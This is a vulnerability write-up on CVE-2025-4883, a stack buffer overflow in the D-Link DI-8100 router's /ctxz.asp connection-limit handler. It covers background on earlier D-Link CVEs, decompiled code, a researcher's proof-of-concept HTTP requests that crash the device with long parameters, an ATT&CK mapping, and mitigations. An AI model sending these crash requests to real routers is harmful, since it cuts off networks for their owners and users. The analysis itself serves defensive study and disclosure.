D-Link DI-8100 router : A stack-based buffer overflow vulnerability

Status	Done
CVE	CVE-2025-4883
Date	@May 19, 2025
Number	42
Tags	CVE Product Vulnerabilities

https://nvd.nist.gov/vuln/detail/CVE-2025-4883

Context

Who is D-Link ?

D-Link Systems, Inc. (formerly Datex Systems, Inc.) is a Taiwanese multinational manufacturer of networking hardware and telecoms equipment's. It was founded in 1986 and is headquartered in Taipei, Taiwan.

It is considered one of the **top global brands in networking,** they are in the **TOP 10 Wireless Router Manufacturers in the World .**

A precursor on many occasions, inventor of several patents, and partner to major companies such as Google, they have received numerous awards — many of which are listed on their website:

https://www.dlink.com/uk/en/about/history-of-d-link

Their list of products includes : Routers (Wifi, 4G/5G), Cameras, Switches, Smart homes utilities, Networks accessories... **But the company is the subject of much controversies.**

Like the fact that a lot of **Backdoors have been found in their products :**

- CVE-2024-6045
    - certain models of D-Link wireless routers contain an undisclosed factory testing backdoor. Unauthenticated attackers on the local area network can force the device to enable Telnet service by accessing a specific URL and can log in by using the administrator credentials obtained from analyzing the firmware.
- CVE-2024-3273

    - A threat researcher has disclosed a new arbitrary command injection and hardcoded backdoor flaw in multiple end-of-life D-Link Network Attached Storage (NAS) device models. The researcher who discovered the flaw, 'Netsecfish,' explains that the issue resides within the'/cgi-bin/nas_sharing.cgi' script, impacting its HTTP GET Request Handler component.
- CVE-2013-6026 - CVE-2013-6027
    - Craig Heffner, a vulnerability researcher who specializes in wireless and embedded systems, found that some D-Link routers could be accessed remotely by setting a browser’s user agent string to “xmlset_roodkcableoj28840ybtide.” The string suggests a backdoor was intentionally inserted into the firmware. Read in reverse, the value reads in part “edit by 04882 joel backdoor.”

In addition, numerous vulnerabilities have been discovered in D-Link products, compromising both the security and privacy of users. These issues have been found not only in routers, but also in cameras and other network devices.

While concerning, this trend isn't unique to D-Link, of courses other manufacturers have also faced their share of security flaws, including CVEs related to remote code execution (RCE) and backdoors.

It's also worth noting that many of the affected D-Link devices are end-of-life and no longer receive security updates, leaving them permanently exposed to potential threats.

A broader security review of D-Link's product line would certainly be valuable, given the recurring nature of these vulnerabilities across various device categories. However, in this report, we will focus specifically on the **D-Link DI-8100**, a router designed for small to medium-sized businesses — a particularly relevant target for us

What is the D-Link DI-8100 and for what is it used for ?

The D-Link DI-8100 was launched around 2012, it have multi-WAN support, bandwidth management, and centralized access control and VPN pass-through. It is is equipped with a number of security mechanisms which we can configure from the CLI or the Web GUI, including one-click IP-MAC address binding, containment of intranet ARP attacks, support for DDoS attack prevention, anti-PING attack, antivirus firewall, etc.

(https://net.yesky.com/225/30981225all.shtml)

Several critical vulnerabilities have been found in the products among the time, like :

- CVE-2024-7833
  - A vulnerability was found in D-Link DI-8100 16.07. It has been classified as critical. This affects the function upgrade_filter_asp of the file upgrade_filter.asp. The manipulation of the argument path leads to command injection. It is possible to initiate the attack remotely. The exploit has been disclosed to the public and may be used.
- CVE-2024-7436
  - A vulnerability, which was classified as critical, has been found in D-Link DI-8100 16.07. This issue affects the function msp_info_htm of the file msp_info.htm. The manipulation of the argument cmd leads to command injection. The attack may be initiated remotely. The exploit has been disclosed to the public and may be used. The identifier VDB-273521 was assigned to this vulnerability.
- CVE-2025-28398
  - D-LINK DI-8100 16.07.26A1 is vulnerable to Buffer Overflow in the ipsec_net_asp function via the remot_ip parameter.

- CVE-2025-28395
  - D-LINK DI-8100 16.07.26A1 is vulnerable to Buffer Overflow in the ipsec_road_asp function via the host_ip parameter.
- CVE-2025-3538
  - A vulnerability was found in D-Link DI-8100 16.07.26A1. It has been rated as critical. This issue affects the function auth_asp of the file /auth.asp of the component jhttpd. The manipulation of the argument callback leads to stack-based buffer overflow. The attack needs to be approached within the local network. The exploit has been disclosed to the public and may be used
- CVE-2024-52711
  - DI-8100 v16.07.26A1 is vulnerable to Buffer Overflow In the ip_position_asp function via the ip parameter.

They are strong similarities between all of these CVE first, there are two primary types : command injection and buffer overflow, and web interface components are the main entry point and they stem from improper or missing input validation.

A CVE under the lens, CVE-2025-4883

One day ago (from : Monday, 19 May 2025) a new CVE as been released, the **CVE-2025-4883** declared as critical.


This vulnerability affects the function ctxz_asp of the file /ctxz.asp of the component Connection Limit Page. The manipulation of the argument def/defTcp/defUdp/defIcmp/defOther leads to stack-based buffer overflow. The attack can be initiated remotely. The exploit has been disclosed to the public and may be used.

This CVE shares strong similarities with the previous vulnerabilities affecting the D-Link DI-8100 series as the Buffer overflow techniques, and the web interface components being the main entry point.

Details from the researcher on GitHub :

https://github.com/Yhuanhuan01/DI-8100_Vulnerability_Report/blob/main/DI-8100-Vulnerability_Report_ctxz.md


> In the ctxz_asp function of the jhttpd file of the DI_8100-16.07.26A1 firmware, is controlling the incoming def, defTcp, defUdp, defIcmp, and defOther parameters, and then the incoming parameters after sprintf, such as v31, v34, v37, v40, will be copied to v47 again (local variables are on the stack) through the following judgment assignment. But without control, it results in stack overflow, which may lead to denial of service or even command execution.



```
parm = httpd_get_parm(a1, "name");
v2 = httpd_get_parm(a1, "en");
v3 = httpd_get_parm(a1, "user_id");
v4 = httpd_get_parm(a1, "proto");
v5 = httpd_get_parm(a1, "num");
v7 = httpd_get_parm(a1, "time");
v6 = httpd_get_parm(a1, "opt");
v8 = v6;
if ( v6 && (!strcmp(v6, "def") || !strcmp(v8, "add") || !strcmp(v8, "mod") || !strcmp(v8, "del")) )
{
  if ( !strcmp(v8, "def") )
  {
    memset(v46, 0, sizeof(v46));
    v13 = 0;
    memset(v47, 0, sizeof(v47));
    def = httpd_get_parm(a1, "def");
    defTcp = httpd_get_parm(a1, "defTcp");
    defUdp = httpd_get_parm(a1, "defUdp");
    defIcmp = httpd_get_parm(a1, "defIcmp");
    defOther = httpd_get_parm(a1, "defOther");
    hixz3 = jhl_nv_get_def("hixz3");
    strncpy(v46, hixz3, 256);
    split_string(v46, 60, &v31, 15);
    if ( def && strcmp(v31, def) )
    {
      v13 = 1;
      v31 = def;
    }
    if ( defTcp && strcmp(v34, defTcp) )
    {
      v34 = defTcp;
      v13 = 1;
    }
```


opt<-def

parameter controllable



```
if ( def && strcmp(v31, def) )
{
  v13 = 1;
  v31 = def;
}
if ( defTcp && strcmp(v34, defTcp) )
{
  v34 = defTcp;
  v13 = 1;
}
if ( defUdp && strcmp(v37, defUdp) )
{
  v37 = defUdp;
  v13 = 1;
}
if ( defIcmp && strcmp(v40, defIcmp) )
{
  v40 = defIcmp;
  v13 = 1;
}
if ( !defOther || !strcmp(v43, defOther) )
{
  if ( !v13 )
  {
    v10 = a1;
    return ctxz_data(v10);
  }
}
else
{
  v37 = defOther;
}
```


Parameter passing



```
sprintf(
  v47,
  "%s<%s<%s<%s<%s<%s<%s<%s<%s<%s<%s<%s<%s<%s<%s",
  v31,
  v32,
  v33,
  v34,
  v35,
  v36,
  v37,
  v38,
  v39,
  v40,
  v41,
  v42,
  v43,
  v44,
  v45);
```

v47 maybe overflower

1.Web function point



当前位置：网络安全> 连接限制

默认主机连接数限制：800 （0 表示不限制）

激活：☐ 激活

描述：aaaa


主机IP地址范围：1.2.3.4 （如果是一段IP地址范围，每台主机独立占用限制值）

连接数限制：ALL 2000 （0 表示不限制）

基于时间控制：☑ 启用 每周：1 每天：00:02-07:00

状态	描述信息	主机范围	协议类型	限制条目	基于时间控制	操作
禁用	aaaa	1.2.3.4	ALL	2000	1;00:02-07:00	

2.. Writing very long characters and using Burp's "intruder" feature will cause the entire service to crash and become unable to connect to the network.



192.168.0.1/index.htm?_1747134062#

连接超时

192.168.0.1 的服务器响应时间过

- 此站点暂时无法使用或者太过忙碌
- 如果您无法加载任何网页，请检查
- 如果您的计算机或网络受到防火墙

过滤：显示所有条目

请求	payload	状态码	错误	超时	长度	注释
1	1		☑	☐		
2	2		☑	☐		
3	3		☑	☐		
4	4		☑	☐		
5	5		☑	☐		
6	6		☑	☐		
7	7		☑	☐		
8	8		☑	☐		
9	9		☑	☐		

```
GET /ctxz.asp?defTcp=
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
&_=1747134264516 HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
Accept: application/json, text/javascript, */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.0.1/index.htm?_1747134062
Cookie: wys_userid=admin,wys_passwd=520E1BFD4CDE217D0A5824AE7EA60632
```

Here is the **Proof of concept** delivered by the researcher, just a long characters insertion :

```
GET /ctxz.asp?def=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

```
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaa&opt=def&_=1747133838641 HTTP/1.1
Host: 192.168.0.1
Cookie: wys_userid=admin,wys_passwd=520E1BFD4CDE217D0A5824AE7EA
60632
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/2010
0101 Firefox/138.0
Accept: application/json, text/javascript, */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,e
n;q=0.2
Accept-Encoding: gzip, deflate
Priority: u=0
Referer: http://192.168.0.1/index.htm?_1747131838
```

As we can see, once the attacker inside the network, it would be very easy to perform this attack.

Mitre ATT&CK Mapping

Tactic	Technique ID	Technique Name	Context
Initial Access	T0819	Exploit Public-Facing Application	The attacker exploits the publicly accessible web interface (`/ctxz.asp`) on the DI-8100 device by sending a long GET parameter to trigger a stack-based buffer overflow.
Initial Access	T0881	Internet Accessible Device	The D-Link DI-8100 exposes management services (e.g., HTTP server) directly to the network, making it accessible to attackers without authentication.
Execution	T0861	Execution Through API	The attacker triggers the vulnerable `ctxz_asp` API endpoint,

			executing malicious input via HTTP requests.
Privilege Escalation	T0890	Exploitation for Privilege Escalation	If the stack overflow is weaponized beyond DoS, it may allow the attacker to execute arbitrary code with elevated privileges.
Defense Evasion	T0890	Exploitation for Evasion	The overflow exploit can bypass traditional security mechanisms or logging, especially if delivered in obfuscated payloads.
Lateral Movement	T0886	Remote Services	After achieving code execution, the attacker could access internal systems or use the device as a pivot point through remote services.
Impact	T0814	Denial of Service	The PoC causes a crash of the web service, making the device unreachable and cutting off network functionality.
Impact	T0826	Loss of Availability	Disruption of the device prevents legitimate use and could interrupt critical communication flows.
Impact	T0827	Loss of Control	The management interface becomes unresponsive, preventing administrators from managing the device.

Mitigations

- **Change End Of Life Devices in your Infrastructure**
    - If possible change your EOL devices with supported ones
- **Network Segmentation**
    - Segment your network to prevent or slow down attackers from move into your network

- **Input sanitization**
    - Check input before it's processed, to ensure it’s within expected size.